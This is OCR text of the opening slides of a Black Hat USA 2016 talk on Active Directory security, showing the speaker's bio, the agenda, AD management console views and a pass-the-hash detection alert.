Beyond the MCSE: Active Directory for the Security Professional

Sean Metcalf (@Pyrotek3)
sean [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

black hat® USA 2016

ABOUT

- ❖Founder Trimarc, a security company.
- ❖Microsoft Certified Master (MCM) Directory Services
- ❖Microsoft MVP
- ❖Security Consultant / Security Researcher
- ❖Own & Operate ADSecurity.org (Microsoft platform security info)
- ❖Speaker: Black Hat, BSides, DEF CON, DerbyCon, Shakacon

AGENDA

❖Key AD details security professionals should know.

❖Most common AD Security issues


❖Active Directory security enhancements by OS

❖Windows 10/2016 Security Features

❖Security Pro’s Checklist


Differing Views of Active Directory

- Administrator
- Security Professional
- Attacker



Complete picture is not well understood by any single one of them black hat USA 2016

AD Administrator/Engineer



Administrator: Windows Powe

```
PS C:\>
PS C:\> get-command -module activedirectory

CommandType     Name
-----------     ----
et              Add-ADCentralAccessPolicyMember
et              Add-ADComputerServiceAccount
et              Add-ADDomainControllerPasswordReplicationPo
et              Add-ADFineGrainedPasswordPolicySubject
et              Add-ADGroupMember
et              Add-ADPrincipalGroupMembership
et              Add-ADResourcePropertyListMember
```

Active Directory Administrative Center

Active Directory Administrative Center • Overview

WELCOME TO ACTIVE DIRECTORY ADMINISTRATIVE CENTER

Learn more about Active Directory Administrative

- Use Active Directory Administrative Center to manage IT tasks
- Use Active Directory module for Windows PowerShell
- Find answers on Active Directory Forum
- Deploy Dynamic Access Control
- Get Microsoft Solution Accelerator to help configure Dynamic
- Deploy Authentication Policies and Silos

RESET PASSWORD

User name: Domain\UserName
Password:
Confirm password:
☑ User must change password at next log on
□ Unlock account

GLOBAL SEARCH

Search
Scope:

WS POWERSHELL HISTORY

Active Directory Sites and Services

- Sites
  - Inter-Site Transports
    - IP
    - SMTP
  - Subnets
  - Default-First-Site-N
  - HQ
    - Servers
      - ADSDC01
      - ADSDC03
  - LA
    - Servers
      - ADSDC02
  - Miami

Active Directory Domains and Trus

- lab.adsecurity.org
  - child.lab.adsecurity.org

Group Policy Management

- Forest: lab.adsecurity.org
  - Domains
    - lab.adsecurity.org
      - Default Domain Policy
      - Domain PowerShell Logging Policy
      - Full Auditing Policy
      - Accounts
      - AD Management

Active Directory Users and Computers

- Active Directory Users and Comput
  - Saved Queries
  - lab.adsecurity.org
    - Admin Groups
    - Builtin
    - Computers
    - CorpOU
    - Domain Controllers
    - Domain Management
    - ForeignSecurityPrincipals
    - Managed Service Accounts
    - Service Accounts


Name
Account Operators
Administrators
Backup Operators
Certificate Service DCOM
Cryptographic Operators
Distributed COM Users
Event Log Readers
Guests
IIS_IUSRS
Incoming Forest Trust Bu
Network Configuration O

blackhat USA 2016

Security Pro

Identity Theft Using Pass-the-Hash Attack

Administrator's hash was stolen from one of the computers previously logged into by Administrator and used from WIN7CLIENT-PC.



Comprehensive Scan

Scans > Hosts Vulnerabilities Remediations

